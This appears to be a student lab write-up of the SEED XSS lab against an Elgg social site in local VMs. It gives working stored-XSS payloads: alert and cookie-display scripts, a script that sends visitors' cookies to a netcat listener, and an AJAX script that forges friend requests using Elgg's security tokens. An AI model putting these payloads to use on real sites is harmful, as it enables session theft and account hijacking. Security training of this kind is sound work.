LAB 05

Cross Site Scripting (XSS) Attack

Objective:

The objective of this lab is to understand and exploit Cross-Site Scripting (XSS) vulnerabilities in web applications. By injecting malicious code into a victim’s web browser, attackers can steal credentials such as session cookies, bypassing browser security policies like the same-origin policy. This lab aims to demonstrate the potential damage from XSS attacks and master techniques to defend against them.


# Environment Setup:

We used the SEED Ubuntu 16.04 pre-built VM from the SEED website, configuring two VMs as follows:

1. VM1 (Attacker) IP: 10.0.2.15
2. VM2 (Victim) IP: 10.0.2.4

We targeted a social media application hosted on **www.xsslabelgg.com**. The /etc/hosts file on the attacker’s machine was modified to map **www.xsslabelgg.com** to the victim’s IP address to direct attacks appropriately.

Open **/etc/hosts** file in attacker machine. and change the IP against **www.xsslabelgg.com** to the victim’s machine IP.




# Task 1: Posting a Malicious Message to Display an Alert Window

1. Logged into xsslabelgg.com on the attacker's machine.
2. Navigated to the edit profile section and added the script:

**<p><script>alert('You are hacked');</script></p>**

1. Saved the profile and observed an alert popup displaying "You are hacked."




# Task 2: Posting a malicious message to display cookies

1. Added the following script in the About Me section:

**<script>alert(document.cookie);</script>**

1. Saved the profile and observed that the cookies were displayed in an alert popup.

Similarly, if another person views your profile their cookie will also display on the screen.




# Task 3: Stealing cookies from the victim’s machine


1. Entered the following script in the About Me section to initiate cookie theft and save it:

**<script>document.write('<img src=http://10.0.2.4:1234?c='+escape(document.cookie)+'>');</script>**

A broken image will appear on the screen whenever any user visits the About Me page of the attacker, and the script run during image loading by the browser




1. Set up a listener using **'nc -l -p 1234'** on the attacker VM.
2. When users visited the attacker's profile, their cookies were sent to the attacker's machine, shown in the terminal.




# Task 4: Session Hijacking using the Stolen Cookies

1. Used the stolen cookies to hijack the victim's session, after which the attacker has rights of admin privileges for the victim's account.
2. Added the following script to automatically add friends on behalf of the victim:

<script>  
window.onload = function() {  
var Ajax=null;  
var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;  
var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;  
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;  
if (elgg.session.user.guid !=47)  
{  
Ajax=new XMLHttpRequest();  
Ajax.open("GET",sendurl,true);  
Ajax.setRequestHeader("Host","www.xsslabelgg.com");  
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
Ajax.send();  
} }  
</script>



1. Other users visiting the attacker's profile were automatically added as friends to the victim's account.



# Conclusion:

XSS vulnerabilities are serious threats to web applications and user data. Through practical exercises, we highlighted how attackers can exploit these vulnerabilities to execute malicious scripts, potentially leading to unauthorized access and data compromise. The lab underscored the importance of implementing robust defense measures, such as input validation and output encoding, to mitigate XSS risks effectively.